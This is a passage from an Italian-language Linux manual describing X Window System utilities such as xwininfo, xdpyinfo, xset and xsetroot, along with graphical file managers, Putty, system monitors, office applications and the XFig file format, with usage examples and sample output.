QUIT	termina l'esecuzione;
DELETE	svuota il contenuto della pagina attiva;
NEW	crea una nuova pagina;
SAVE	salva la pagina corrente in un file di testo normale;
NEXT	visualizza la pagina successiva;
PREV	visualizza la pagina precedente.

Per incollare del testo in un'applicazione, utilizzando quanto conservato con questo programma, si deve selezionare la pagina che inte-

ressa e poi si deve evidenziare il testo desiderato. Quindi si incolla nel modo solito.

29.2.3 Caratteri

Nel capitolo introduttivo a X si accenna all'organizzazione dei nomi dei caratteri da stampa usati per la visualizzazione sullo schermo. In particolare, quando i programmi fanno riferimento a un carattere (un tipo di carattere), è consentito normalmente l'uso di simboli jolly (o metacaratteri): l'asterisco e il punto interrogativo. Questi simboli hanno lo stesso significato che gli si attribuisce quando vengono usati per i nomi dei file: l'asterisco corrisponde a qualunque sequenza di caratteri, mentre il punto interrogativo corrisponde a un solo carattere qualsiasi.

Quando attraverso la riga di comando si deve fare riferimento a un modello, cioè un nome che fa uso di simboli jolly, è bene ricordare che la shell interpreta questi simboli se non vengono protetti. Nel caso delle shell derivate da quella di Bourne, basta racchiudere il nome tra apici singoli.

La maggior parte dei programmi, quando deve fare riferimento a un carattere tipografico attraverso la riga di comando, riconosce l'opzione '**`-font`** ***tipo_di_carattere***' (abbreviabile anche con '**`-fn`**').

29.2.3.1 Utilizzo di «xlsfonts»

Il programma '**`xlsfonts`**'[5] elenca i caratteri tipografici a disposizione in base a quanto specificato attraverso le opzioni. L'opzione più importante è '**`-font`** ***modello***', con la quale è possibile indicare un gruppo di caratteri.

```
xlsfonts [opzioni]
```

Segue la descrizione di alcuni esempi.

- `$` **`xlsfonts`** [*Invio*]

  Elenca tutti i caratteri tipografici a disposizione.

- `$` **`xlsfonts -font '*'`** [*Invio*]

  Esattamente come nell'esempio precedente, solo che viene indicato espressamente un modello che si riferisce a tutti i tipi di carattere.

- `$` **`xlsfonts -font '-courier-*'`** [*Invio*]

  Elenca tutti i tipi di carattere il cui nome inizia per '**`-courier-`**'.

29.2.3.2 Utilizzo di «xfontsel»

«

Il programma '**`xfontsel`**'[6] consente di conoscere quali sono i tipi di carattere a disposizione. È comodo da usare, soprattutto perché fornisce la possibilità di selezionare il tipo di carattere attraverso la specificazione delle caratteristiche desiderate per mezzo di un sistema di menù.

```
xfontsel [opzioni]
```

Figura 29.10. Attraverso '**xfontsel**' si possono visualizzare i tipi di carattere a disposizione.



29.2.3.3 Utilizzo di «xfd»

Il programma '**xfd**'[7] visualizza l'aspetto e la codifica di carattere tipografico che deve essere determinato obbligatoriamente dalle opzioni. Di conseguenza, l'utilizzo dell'opzione '**-font**' è obbligatoria.

```
xfd [opzioni] -font tipo_di_carattere
```

Figura 29.11. Attraverso '**xfd**' si può visualizzare l'insieme di caratteri corrispondente a un certo tipo di carattere.



29.2.4 Informazioni sulle finestre e sul servente

Le informazioni sullo stato di una finestra possono essere utili sia a titolo diagnostico, sia per poter riprodurre le stesse condizioni attraverso la configurazione di opzioni o di risorse.

Le informazioni su un servente possono essere interessanti, in particolare quando vengono richieste a distanza.

29.2.4.1 Utilizzo di «xwininfo»

Il programma '**`xwininfo`**'[8] permette di avere tutte le notizie possibili su una finestra determinata. Emette il risultato attraverso lo standard output, quindi conviene avviare questo programma da una finestra di terminale, se non si intende ridirigere l'output.

```
xwininfo [opzioni]
```

Tabella 29.12. Alcune opzioni.

Opzione	Descrizione
`-id` ***identificatore_della_finestra***	Permette di specificare la finestra della quale si vogliono le informazioni, attraverso il codice esadecimale che la identifica.
`-root`	Emette le informazioni sulla finestra principale cioè la superficie grafica su cui si collocano le finestre normali.
`-int`	Richiede che gli identificatori delle finestre siano emessi in forma decimale, mentre normalmente vengono mostrati in esadecimale.

Opzione	Descrizione
`-children`	Emette l'indicazione della finestra principale, di quella genitrice e delle figlie di quella specificata. Permette quindi di avere una visione della dipendenza che c'è tra le finestre, con particolare attenzione alle figlie.
`-tree`	Emette l'indicazione della finestra principale, di quella genitrice, delle figlie e delle successive, ricorsivamente. Funziona in maniera simile all'opzione '**`-children`**', con la differenza che mostra tutte le discendenze.
`-stats`	Emette molte informazioni riferite alla finestra. Corrisponde al comportamento predefinito, quando non si specificano opzioni.
`-all`	Emette tutte le informazioni possibili.

Ecco come si comporta '**`xwininfo`**':

```
$ xwininfo [Invio]

  xwininfo: Please select the window about which you
            would like information by clicking the
            mouse in that window.
```

Il programma invita a utilizzare il mouse per indicare una finestra della quale si vogliono conoscere le informazioni.

```
xwininfo: Window id: 0x2000002 "rxvt"

  Absolute upper-left X:  272
  Absolute upper-left Y:  165
  Relative upper-left X:  0
  Relative upper-left Y:  0
  Width: 494
  Height: 329
  Depth: 8
  Visual Class: PseudoColor
  Border width: 0
  Class: InputOutput
  Colormap: 0x26 (installed)
  Bit Gravity State: ForgetGravity
  Window Gravity State: NorthWestGravity
  Backing Store State: NotUseful
  Save Under State: no
  Map State: IsViewable
  Override Redirect State: no
  Corners:  +272+165  -34+165  -34-106  +272-106
  -geometry 80x25-29+143
```

29.2.4.2 Utilizzo di «xdpyinfo»

Il programma '**xdpyinfo**'[9] permette di avere tutte le informazioni possibili su un servente X particolare, eventualmente anche remoto. «

```
xdpyinfo [opzioni]
```

Opzione	Descrizione
`-display` ***identificatore_del_servente***	Permette di definire esplicitamente le coordinate necessarie a raggiungere il servente che si desidera interrogare.

Si osservi l'esempio seguente:

```
$ xdpyinfo dinkel.brot.dg:0 [Invio]

  name of display:    dinkel.brot.dg:0.0
  version number:    11.0
  vendor string:    The XFree86 Project, Inc
  vendor release number:    3200
  maximum request size:  4194300 bytes
  motion buffer size:  256
  bitmap unit, bit order, padding:    32, LSBFirst, 32
  image byte order:    LSBFirst
  number of supported pixmap formats:    2
  supported pixmap formats:
      depth 1, bits_per_pixel 1, scanline_pad 32
      depth 8, bits_per_pixel 8, scanline_pad 32
  keycode range:    minimum 9, maximum 117
  focus:  window 0x1800002, revert to Parent
  number of extensions:    15
      BIG-REQUESTS
      DOUBLE-BUFFER
      MIT-SCREEN-SAVER
      MIT-SHM
      MIT-SUNDRY-NONSTANDARD
      RECORD
      SHAPE
      SYNC
      XC-MISC
      XFree86-DGA
      XFree86-Misc
      XFree86-VidModeExtension
      XInputExtension
```

```
    XKEYBOARD
    XTEST
default screen number:    0
number of screens:    1

screen #0:
  dimensions:    800x600 pixels (271x203 millimeters)
  resolution:    75x75 dots per inch
  depths (2):    1, 8
  root window id:    0x2a
  depth of root window:    8 planes
  number of colormaps:    minimum 1, maximum 1
  default colormap:    0x26
  default number of colormap cells:    256
  preallocated pixels:    black 0, white 1
  options:    backing-store YES, save-unders YES
  largest cursor:    64x64
  current input event mask:    0x58003d
    KeyPressMask            ButtonPressMask    ButtonReleaseMask
    EnterWindowMask         LeaveWindowMask    SubstructureNotifyMask
    SubstructureRedirectMask PropertyChangeMask
  number of visuals:    6
  default visual id:  0x20
  visual:
    visual id:    0x20
    class:    PseudoColor
    depth:    8 planes
    available colormap entries:    256
    red, green, blue masks:    0x0, 0x0, 0x0
    significant bits in color specification:    6 bits
  visual:
    visual id:    0x21
    class:    DirectColor
    depth:    8 planes
    available colormap entries:    8 per subfield
    red, green, blue masks:    0x7, 0x38, 0xc0
    significant bits in color specification:    6 bits
…
```

Il listato che si ottiene è molto lungo, ma le informazioni più importanti possono essere ritrovate nella prima parte. In particolare si nota la dimensione (800×600), la risoluzione (75×75 dpi), la profondità di colori (8 bit) e di conseguenza il numero di colori a disposizione (256):

```
screen #0:
  dimensions:    800x600 pixels (271x203 millimeters)
  resolution:    75x75 dots per inch
  depths (2):    1, 8
  root window id:    0x2a
  depth of root window:    8 planes
  number of colormaps:    minimum 1, maximum 1
  default colormap:    0x26
  default number of colormap cells:    256
…
```

29.2.5 Impostazione dello schermo

«

La configurazione del funzionamento dello schermo riguarda il tipo di interazione tra l'utente e i programmi (tastiera, mouse, salva-schermo), oltre al tipo di superficie grafica, ovvero la finestra principale.

29.2.5.1 Utilizzo di «xset»

«

Il programma '**xset**'[10] permette di definire e leggere una grande quantità di impostazioni che riguardano la stazione grafica (il servente X). Le opzioni particolari di questo programma non utilizzano il trattino tradizionale, o quantomeno non nel modo solito. Quando l'utente che ha impostato la configurazione termina la sua sessione di lavoro, tutto torna al suo valore precedente.

```
xset [opzioni]
```

Tabella 29.18. Alcune opzioni.

Opzione	Descrizione
`-display` ***identificatore_del_servente***	Permette di definire esplicitamente le coordinate necessarie a raggiungere il servente su cui si desidera intervenire.
`b {`***volume tono durata***`}` ↩ ↪ `| {on|off}`	Definisce il suono dell'avvisatore acustico. Utilizzando gli argomenti '**`on`**' oppure '**`off`**' si attiva o si disattiva l'avvisatore acustico.
`m [{`***accelerazione*** `[`***soglia***`]}` ↩ ↪ `| default ]`	Permette di definire il valore di accelerazione e di soglia dello spostamento del dispositivo di puntamento. Se non viene indicato alcun valore, oppure se viene utilizzato l'argomento '**`default`**', si ripristinano le impostazioni predefinite. L'accelerazione può essere stabilita indicando un numero intero che rappresenta un valore da moltiplicare alla velocità, quando questa supera il valore di soglia specificato. In pratica, se lo spostamento è al di sotto della soglia, il movimento del puntatore è lento, se questa viene superata, lo spostamento risulta accelerato del fattore di accelerazione indicato.

Opzione	Descrizione
`r [on|off]`	Abilita o disabilita la ripetizione del tasto premuto a lungo.
`s [{`*durata_inattività* ↩ ↪ `[`*durata_esposizione*`]} ↩` ↪ `|` *parola_chiave* `]`	Questa opzione permette l'utilizzo di due argomenti numerici o di una parola chiave. Lo scopo è quello di configurare il comportamento del salva-schermo. La durata di inattività rappresenta il tempo, in secondi, che deve trascorrere prima che si attivi il salva-schermo; la durata di esposizione riguarda il caso in cui si utilizzi un'immagine al posto dello schermo nero; rappresenta il tempo in cui questa immagine può rimanere ferma. Segue l'elenco e la descrizione delle parole chiave.
`s default`	Pone tutti i valori a quanto stabilito in modo predefinito.
`s {on|off}`	Attiva o disattiva la modalità.
`s {blank|noblank}`	In alcuni sistemi, non è possibile o non si desidera oscurare completamente lo schermo. '**`blank`**' utilizza l'oscuramento, mentre '**`noblank`**' mostra un'immagine e in tal caso si fa uso della durata di esposizione per sapere quanto tempo questa immagine può stare ferma.

Opzione	Descrizione
`s activate`	Attiva immediatamente il salva-schermo.
`s reset`	Disattiva il salva-schermo se è attivo.
`q`	Permette di ottenere le informazioni relative a tutte le impostazioni a cui può accedere '**`xset`**'.

Segue la descrizione di alcuni esempi.

- `$` **`xset b 100 1000 100`** [*Invio*]

  Imposta un suono acuto e breve per l'avvisatore acustico.

- `$` **`xset m 10 5`** [*Invio*]

  Imposta un mouse veloce.

- `$` **`xset m 4 2`** [*Invio*]

  Imposta un mouse normale.

- `$` **`xset s 30 s blank`** [*Invio*]

  Fissa la durata di attesa per l'attivazione del salva-schermo a 30 secondi e stabilisce che deve trattarsi di uno schermo nero.

- `$` **`xset q`** [*Invio*]

```
Keyboard Control:
  auto repeat:  on    key click percent:  0
                      LED mask:  00000000
  auto repeat delay:  500    repeat rate:  5
  auto repeating keys:  00feffffdffffbbf
                        fa9fffffffdf3d00
                        0000000000000000
                        0000000000000000
  bell percent:  100    bell pitch:  200
                        bell duration:  1000
Pointer Control:
  acceleration:  4/1    threshold:  4
Screen Saver:
  prefer blanking:  yes    allow exposures:  yes
  timeout:  30    cycle:  1
  suspend time:  900    off time:  1800
Colors:
  default colormap:  0x26    BlackPixel:  0
                             WhitePixel:  1
Font Path:
  /usr/lib/X11/fonts/misc/,/usr/lib/X11/fonts/75dpi/
Bug Mode: compatibility mode is disabled
```

Visualizza la configurazione corrente.

29.2.5.2 Utilizzo di «xsetroot»

«

Il programma '**xsetroot**'[11] permette di gestire le caratteristiche della finestra principale, ovvero la superficie grafica su cui si appoggiano le finestre normali.

```
xsetroot [opzioni]
```

Tabella 29.20. Alcune opzioni.

Opzione	Descrizione
`-display` ***identificatore_del_servente***	Permette di definire esplicitamente le coordinate necessarie a raggiungere il servente su cui si desidera intervenire.
`-def`	Ripristina l'impostazione predefinita.
`-cursor` ***file_puntatore file_maschera***	Permette di definire un'immagine diversa per il puntatore che appare quando questo si trova sulla superficie della finestra principale. Per realizzare questi file si può usare il programma '**`bitmap`**'. L'immagine usata come primo argomento dell'opzione si «appoggia» sull'immagine usata come secondo. Se non si vogliono ottenere trasparenze o bordi, basta usare lo stesso file per il primo e il secondo argomento.
`-bitmap` ***immagine_bitmap***	Permette di definire una piccola immagine da usare ripetitivamente come fondale. Il formato dell'immagine è quello generato dal programma '**`bitmap`**'.
`-gray` `-grey`	Rende lo sfondo grigio.
`-solid` ***colore***	Definisce il colore dello sfondo.

Segue la descrizione di alcuni esempi.

- `$` **`xsetroot -solid gold`**[*Invio*]

  Colora lo sfondo con la tinta '**`gold`**'.

- `$` **`xsetroot -cursor freccia.bitmap contorno.bitmap`**[*Invio*]

  Cambia l'aspetto del puntatore grafico, utilizzando il file '`freccia.bitmap`' per il disegno nero, presumibilmente di una freccia, e il file '`contorno.bitmap`' come maschera.

29.2.5.3 Disegno del puntatore del mouse

«

Attraverso il programma '**`bitmap`**'[12] è possibile disegnare l'immagine del puntatore grafico, secondo il formato previsto da '**`xsetroot`**'. Il programma si usa normalmente in modo interattivo, senza fornire argomenti:

```
bitmap [opzioni] [file]
```

Il disegno che si può costruire è semplicemente un mosaico rettangolare di tessere nere o bianche; normalmente la superficie iniziale è di 16×16 punti, ma può essere modificata selezionando la voce *Resize* del menù *File*.

Figura 29.21. Il programma '**bitmap**' con un disegno di 33×33 punti.



L'immagine che si vede nella figura potrebbe essere usata per costruire un puntatore grafico. Per fare in modo che le linee appaiano nere, occorre utilizzare un'altra immagine, simile, da usare come maschera. Nella figura successiva si vede un'immagine che riproduce la stessa forma, con dei segni più spessi:



La seconda immagine viene usata come sfondo, di colore bianco, mentre la prima si posa sopra, con un tratto di colore nero:

```
$ xsetroot -cursor primo secondo [Invio]
```

Come si intende, il comando mostrato serve a utilizzare effettivamente il disegno come puntatore grafico, dove i nomi ‘`primo`’ e ‘`secondo`’ rappresentano rispettivamente il primo e il secondo file, realizzati con ‘**`bitmap`**’.

29.2.6 Programmi di servizio vari

Alcuni programmi, per quanto semplici, sono di grande utilità, pertanto è opportuno conoscerne almeno l’esistenza.

Il controllo dell’utilizzo delle risorse di sistema può essere fatto attraverso ‘**`xidle`**’, ‘**`xload`**’ e ‘**`xmem`**’, che, rispettivamente, servono

per visualizzare il grafico: dell'inattività del sistema, del carico di sistema; della memoria disponibile.

```
xidle [opzioni]
```

```
xload [opzioni]
```

```
xmem [opzioni]
```

A volte si ha la necessità di concludere l'esecuzione di un'applicazione in modo più o meno violento perché questa è sfuggita al controllo. Di solito, per ottenere questo risultato si utilizza l'invio di un segnale attraverso una shell. Quando si tratta di applicazioni per X si può utilizzare una tecnica in più: si comunica al servente di terminare la connessione con l'applicazione che si desidera concludere. Ciò si può ottenere attraverso una funzione fornita dal gestore di finestre o da un programma apposito: '**xkill**'.[13]

```
xkill [opzioni]
```

Il programma '**xkill**' permette di eliminare un programma funzionante in una finestra del sistema grafico X. Quando viene utilizzato senza argomenti, '**xkill**' trasforma il puntatore in un'immagine speciale (solitamente si tratta di un teschio nero) e permette di indicare direttamente la finestra da eliminare. Basta un clic e si ottiene il risultato.

Quando si utilizza prevalentemente il sistema grafico, si può avere

la necessità di essere avvisati in presenza di posta elettronica nella propria casella. Alcuni gestori di finestre forniscono già questo tipo di informazione, ma in mancanza di altro può essere utile '**xbiff**':[14]

```
xbiff [opzioni]
```

Il programma '**xbiff**' è si limita ad avvisare quando il file utilizzato per ricevere la posta elettronica risulta contenere qualcosa. Il programma è altamente configurabile, sia attraverso le opzioni, sia attraverso le risorse. In particolare, vale la pena di considerare l'opzione '**-file** *file*', con cui si può indicare a '**xbiff**' di controllare un file differente rispetto a quello predefinito.

Figura 29.23. Il programma '**xbiff**' quando il file della posta elettronica è vuoto e quando ci sono dei messaggi.



Nelle sezioni successive si descrivono altri programmi di servizio un po' più importanti.

29.2.6.1 Utilizzo di «xclock»

«

Il programma '**xclock**'[15] si occupa di visualizzare l'ora. Dal momento che è possibile visualizzare l'ora in modo digitale (numerico), l'opzione '**-font**' ha significato e può essere utile per cambiare l'aspetto dei caratteri.

```
xclock [opzioni]
```

Figura 29.24. '**xclock -digital -font '-adobe-times-bold-i-**



Alcuni gestori di finestre forniscono già un orologio attraverso i loro componenti; in questi casi non serve utilizzare '**xclock**'.[16]

Opzione	Descrizione
`-analog`	Mostra l'ora in modo analogico.
`-digital`	Mostra l'ora in forma numerica.

Risorsa	Descrizione
`*analog: {on|off}`	Mostra l'ora in modo analogico ('**on**') oppure digitale ('**off**').

29.2.6.2 Utilizzo di «xcalc»

Il programma '**xcalc**'[17] è una calcolatrice semplice e potente. Il suo funzionamento è abbastanza intuitivo, se non si desidera utilizzare la notazione polacca inversa, ma si tratta di un programma altamente configurabile ed eventualmente vale la pena di consultare la documentazione originale: *xcalc(1)*.

```
xcalc [opzioni]
```

Opzione	Descrizione
`-rpn`	Imposta l'aspetto e il funzionamento secondo la notazione polacca inversa.

Risorsa	Descrizione
`*rpn: {on|off}`	Imposta o annulla l'aspetto e il funzionamento secondo la notazione polacca inversa.

29.3 Gestori di file

«

Un gestore di file (*file manager*) grafico può essere uno strumento molto utile se è configurato correttamente; diversamente, è meglio usare la finestra di terminale tradizionale. Il gestore di file è un programma che nella sua evoluzione, parte dalla gestione pura e semplice dei file contenuti nel file system locale, per arrivare a includere tutti i protocolli di comunicazione che in qualche modo consentono il trasferimento di file. Eventualmente, il punto massimo di evoluzione di un gestore di file consiste nell'integrazione delle funzionalità tipiche di un navigatore di Internet

29.3.1 XFE

«

XFE,[18] ovvero *X file explorer*, è un gestore di file molto semplice e intuitivo. Quando si avvia l'eseguibile '**`xfe`**', appare generalmente come nella figura 29.29.

Figura 29.29. XFE mentre è aperta la directory '`/usr/doc/alml/`'.



XFE si può configurare modificando il file '`/etc/xfe/xferc`', cosa che diventa molto utile per stabilire esattamente quali programmi usare per aprire o modificare i file che hanno certe estensioni del nome. In alternativa, per questo gli utenti possono intervenire nel proprio file '`~/.xfe/xferc`'.

Il file di configurazione è strutturato in modo abbastanza intuitivo. Si compone di sezioni, individuabili perché iniziano con un nome tra parentesi quadre, e di direttive. La modifica più probabile da apportare al file di configurazione riguarda la scelta dei programmi da avviare, a seconda delle azioni che si compiono con il mouse, quando il puntatore si trova sopra ai file con certe estensioni. Viene proposto un estratto di esempio di tale file:

```
[FILETYPES]
…
tex = "kedit,kedit,kedit;TeX Document;tex_32x32.png;tex_16x16.png;;"
dvi = "xdvi,xdvi,;DVI Document;dvi_32x32.png;dvi_16x16.png;;"
pdf = "xpdf,xpdf,;PDF Document;pdf_32x32.png;pdf_16x16.png;;"
ps = "gv,gv,;PostScript Document;ps_32x32.png;ps_16x16.png;;"
…
img = ",,;Image File;package_32x32.png;package_16x16.png;;"
iso = ",,;ISO9660 Image;package_32x32.png;package_16x16.png;;"
…
exe = "wine,,;Windows EXE;exe_32x32.png;exe_16x16.png;;"
…
```

Come si può intuire, alla sinistra di queste direttive appare l'estensione del file a cui si intende fare riferimento; quindi, dopo il segno '**=**', appare una stringa delimitata che contiene le indicazioni di come aprire il file e di come mostrarlo nell'elenco. In tale stringa possono apparire inizialmente tre nomi, separati da una virgola, i quali individuano i programmi da utilizzare, rispettivamente, per aprire (ovvero eseguire), visualizzare e modificare il file; successivamente viene collocata una descrizione del tipo di file e i file delle icone da mostrare.

Nell'esempio si può vedere che i file con estensione '`.tex`' vengono aperti, visualizzati e modificati sempre con lo stesso programma: '**`kedit`**'; nel caso invece dei file con estensione '`.ps`', è possibile solo l'apertura o la visualizzazione, utilizzando '**`gv`**' (Ghostview). Quando i file hanno estensione '`.exe`', è possibile solo aprirli (eseguirli), utilizzando il programma '**`wine`**'.

L'apertura di un file si ottiene con un clic doppio sul nome, mentre la selezione e la visualizzazione si ottengono facendo apparire un menù contestuale con il tasto destro del mouse.

29.3.2 Nautilus

«

Nautilus,[19] come suggerisce il nome, intende divenire un «navigatore» generico, sia per il file system locale, sia per i protocolli di rete che consentono la gestione dei file in qualche modo.

```
nautilus [opzioni]
```

Nautilus è realizzato per integrarsi con l'ambiente di Gnome. All'avvio dell'eseguibile '**nautilus**' senza argomenti, si ottiene normalmente una finestra con l'elenco del contenuto della propria directory personale, assieme a una finestra che dovrebbe sostituirsi alla finestra principale, ovvero alla superficie grafica di fondo, nella quale appaiono delle icone associate a delle funzioni particolari. In generale, quando si usa Nautilus al di fuori del contesto di Gnome, conviene usare l'opzione '**--no-desktop**', per non avviare la finestra con le icone che molto probabilmente è del tutto inutile.

Figura 29.31. Nautilus mentre si accede alla directory personale dell'utente.



Figura 29.32. Nautilus mentre si accede a un servizio FTP anonimo.



29.3.3 Konqueror

Konqueror,[20] è un navigatore generico, completo, in grado di accedere al file system locale e ad altri protocolli di rete, compresa la capacità di visualizzare documenti HTML.

```
konqueror [opzioni] [uri]
```

Konqueror è inteso come il navigatore generico per l'ambiente KDE. All'avvio dell'eseguibile '**konqueror**' senza argomenti, si ottiene normalmente una finestra con l'elenco del contenuto della propria directory personale, altrimenti è possibile indicare un indirizzo URI o anche solo un percorso del file system locale.

Figura 29.33. Konqueror mentre si accede alla directory personale dell'utente.



Figura 29.34. Konqueror mentre si accede a un servizio FTP anonimo.



29.3.4 File-roller

File-roller[21] è un programma che ha lo scopo di facilitare l'accesso ad archivi compressi e la loro realizzazione, quando non si vogliono usare gli strumenti tradizionali (a riga di comando).

Figura 29.35. L'aspetto di File-roller dopo l'apertura di un file '`.zip`'.



L'utilità maggiore nell'uso di File-roller sta nell'abbinamento con programmi come Nautilus, che lo avviano automaticamente quando il contesto lo suggerisce.

29.4 Accesso remoto tradizionale

«

Per accesso remoto «tradizionale», si intende qui ciò che si può fare, per esempio con il protocollo TELNET e con SSH. I programmi per l'utilizzo di tali protocolli funzionano generalmente senza grafica, tuttavia tendono ad apparire anche programmi realizzati specificatamente per la grafica. Questo capitolo intende far conoscere l'esistenza di tali programmi, senza entrare nella descrizione dei protocolli utilizzati.

29.4.1 Putty

«

Putty[22] è un programma abbastanza noto nell'ambiente MS-Windows, perché può essere utilizzato come programma cliente per accedere a un servente TELNET (sezione 36.8) o SSH (si veda OpenSSH nella sezione 44.7).

```
putty [opzioni] [nodo]
```

Putty si avvia attraverso il programma eseguibile '**putty**', generalmente senza bisogno di specificare argomenti, perché anche l'indirizzo o il nome dell'elaboratore remoto da raggiungere può essere indicato attraverso una finestra di dialogo. Tuttavia, per usare Putty, si richiede almeno la conoscenza elementare nell'uso dei programmi tradizionali che svolgono lo stesso genere di lavoro.

Figura 29.36. Putty avviato senza argomenti particolari.



La figura mostra Putty appena dopo l'avvio, senza inserire opzioni o argomenti particolari. Si nota comunque che l'utente ha già inserito l'indirizzo IPv4 che intende raggiungere, dove si aspetta di intrattenere una connessione attraverso il protocollo SSH (porta 22).

Nella porzione sinistra della finestra di dialogo, appare un albero di voci che fanno riferimento alla configurazione di Putty; di solito non serve intervenire, per lasciare le impostazioni predefinite.

Quando si è pronti per il collegamento basta selezionare il pulsante

grafico OPEN.

Figura 29.37. Putty al lavoro durante una connessione SSH.



29.5 Monitor di vario tipo

Il pacchetto tradizionale di programmi di servizio di X include qualche piccola applicazione per visualizzare lo stato di utilizzo del sistema e della memoria (‘**xmem**’, ‘**xload**’ e ‘**xidle**’). Eventualmente, altri programmi possono essere interessanti per avere una visione grafica di ciò che accade nel proprio elaboratore.

29.5.1 Gmemusage

Gmemusage[23] è un programma che mostra graficamente l’utilizzo della memoria da parte dei processi elaborativi in funzione nel proprio sistema:

```
gmemusage [opzioni]
```

Attraverso le opzioni è possibile intervenire, tra le altre cose, sulla scelta dei colori, dei caratteri e delle dimensioni iniziali della finestra. Si può controllare anche l'entità minima di memoria da considerare, ma questo si può modificare anche durante il funzionamento del programma, con l'uso dei tasti [*freccia-su*] e [*freccia-giù*]. La figura successiva mostra come si presenta il programma avviando l'eseguibile '**gmemusage**' senza opzioni.

Figura 29.38. Gmemusage durante il funzionamento, in condizioni normali.



29.5.2 Etherape

Etherape[24] è un programma che mostra graficamente il traffico di rete che coinvolge, direttamente o indirettamente, il proprio elaboratore. Non si tratta di uno strumento sofisticato di controllo del traffico, ma di qualcosa che dà l'idea dell'entità di questo.

```
etherape [opzioni]
```

Etherape ha bisogno di accedere direttamente all'interfaccia di rete, pertanto si usa generalmente con i privilegi dell'utente '**root**'.

Figura 29.39. Etherape durante il funzionamento. Si vede in particolare un traffico ICMP, che in questo caso è di colore blu, e un traffico NFS, che appare di colore rosa.



29.6 Applicativi comuni per l'ufficio

Tra i programmi per l'automazione dell'ufficio, il più importante è LibreOffice (oppure Openoffice.org, se si preferisce); tuttavia, anche altri programmi per la scrittura, il foglio elettronico e il disegno, possono essere utili in certe circostanze. Quindi, programmi come

Gnumeric o AbiWord, possono essere utili in certe circostanze, anche se non se ne intende fare un uso regolare, pertanto è bene essere a conoscenza della loro disponibilità.

29.6.1 LibreOffice

LibreOffice[25] è un applicativo per l'automazione ufficio completo, che include il foglio elettronico, il programma di scrittura, il programma di disegno, il programma di presentazione e anche altri componenti. In generale è in grado di caricare e salvare anche in formati non propri, inclusi quelli di MS-Office.

Eventualmente, il capitolo 59 mostra l'uso di LibreOffice e di Abiword per le funzionalità principali che riguardano la scrittura.

Il programma di scrittura di LibreOffice è completo; oltre alla gestione degli stili, esiste anche la possibilità di fare la «stampa unione», ovvero la creazione di documenti con campi variabili, da completare in abbinamento a un elenco di valori (di solito per le lettere circolari).

Figura 29.40. LibreOffice per la scrittura di documenti.



Anche il foglio elettronico di LibreOffice è completo, offrendo un alto grado di compatibilità con MS-Excel.

Figura 29.41. Il foglio elettronico di LibreOffice.



	E	F	G	H	I	J	K	L	M	N	O	P
7	04/12/2006	*Lu*	8.00	10.30	11.30	13.20			4.20	4.20		
8	05/12/2006	*Ma*							0.00	4.20		
9	06/12/2006	*Me*	8.50	13.20					4.30	8.50		
10	07/12/2006	*Gi*	9.40	13.20					3.40	12.30		
11	08/12/2006	*Ve*							0.00	12.30		

La configurazione di LibreOffice è accessibile dalla maschera che si vede nella figura 29.42. Si seleziona una voce nell'albero di sinistra, mentre a destra appare una maschera contestuale da compilare.

Figura 29.42. Configurazione di LibreOffice.



29.6.2 Gnumeric

«

Gnumeric[26] è un applicativo per la gestione di fogli elettronici, realizzato in modo da essere funzionalmente equivalente a MS-Excel. Si tratta ovviamente di un'applicazione per X, che fa parte in particolare del lavoro generale su Gnome.

L'eseguibile da avviare è '**gnumeric**' e il suo aspetto si vede nella figura 29.43.

Figura 29.43. L'aspetto di Gnumeric con un foglio piuttosto complesso.



	F	G	H	I	J	K	L	M	N	O	P	Q	
3		dalle	alle	dalle	alle	dalle	alle	ore giorn.	progr. sett.	Labor. e altri extra	CdC, Dip, ecc.	CdD	
4	*Lu*							0:00	0:00				lezioni sospese
5	*Ma*							0:00	0:00				lezioni sospese
6	*Me*	8:00	13:25					5:25	5:25				
7	*Gi*							0:00	5:25				
8	*Ve*							0:00	5:25				
9	*Sa*							0:00	5:25				
10	*DO*							0:00	5:25				Domenica
11	*Sa*							0:00	0:00				

Contrariamente ad altri fogli elettronici comuni, i nomi delle funzioni di Gnumeric rimangono in inglese. La figura 29.44 mostra la maschera che guida all'inserimento della funzione ***date()***.

Figura 29.44. La maschera per la selezione guidata delle funzioni di Gnumeric.



29.6.3 AbiWord

AbiWord[27] è un applicativo per la scrittura a composizione visuale (WYSIWYG), disponibile anche su piattaforme diverse dai sistemi Unix. Per quanto riguarda questi ultimi, si tratta ovviamente di un'applicazione per X, che utilizza in particolare le librerie GTK, cosa che lo integra esteticamente nell'ambiente di Gnome.

L'eseguibile da avviare è '**abiword**' e il suo aspetto si vede nella

figura 29.45.

Figura 29.45. L'aspetto di AbiWord.



Eventualmente, il capitolo 59 mostra l'uso di Abiword e di LibreOffice per le funzionalità principali che riguardano la scrittura.

29.6.4 XFig

XFig[28] è un programma per il disegno vettoriale, con un'estetica un po' particolare, che differisce dagli applicativi comuni per l'automazione ufficio, in quanto si indica prima l'azione e poi l'oggetto a cui si applica.

Figura 29.46. XFig.



La descrizione che viene fatta in questo capitolo di XFig è molto superficiale, per consentire semplicemente di comprendere le possibilità di questo programma di disegno. La documentazione originale è comunque molto dettagliata e facile da consultare.

29.6.4.1 Formato FIG

XFig salva in un formato speciale: FIG. Si tratta di un file di testo normale, in cui si possono intuire i dati inseriti. Segue un esempio, che si traduce in pratica nella figura 29.48:

```
#FIG 3.2
Portrait
Center
Metric
A4
100.00
Single
-2
1200 2
2 2 0 1 0 7 50 0 -1 0.000 0 0 -1 0 0 5
         270 225 1755 225 1755 990 270 990 270 225
2 4 0 1 0 17 50 0 -1 0.000 0 0 7 0 0 5
         2745 1395 2745 540 1215 540 1215 1395 2745 1395
4 0 0 50 0 0 12 0.0000 4 180 1350 1845 360 Esempio con XFig\001
```

Figura 29.48. Esempio con XFig.



Si può osservare in particolare che il testo può essere rappresentato con caratteri normali e anche con sequenze ottali, nella for-

ma ‘***nnn***’. Pertanto, la sequenza ‘**\001**’ che si vede nell’esempio, rappresenta il codice <*SOH*>.

Un file FIG può contenere anche dei commenti, che appaiono preceduti dal simbolo ‘**#**’, nella prima colonna (all’inizio di una riga), a parte la prima direttiva del tipo ‘**#FIG *versione***’, che serve a qualificare il contenuto del file.

29.6.4.2 Struttura generale dell’interfaccia grafica del programma

L’aspetto del programma non è quello comune ed è necessario apprendere il significato dei vari bottoni grafici e degli altri oggetti che stanno attorno alla superficie di disegno. In alto a sinistra si trovano alcuni pulsanti grafici che aprono dei menù a tendina:



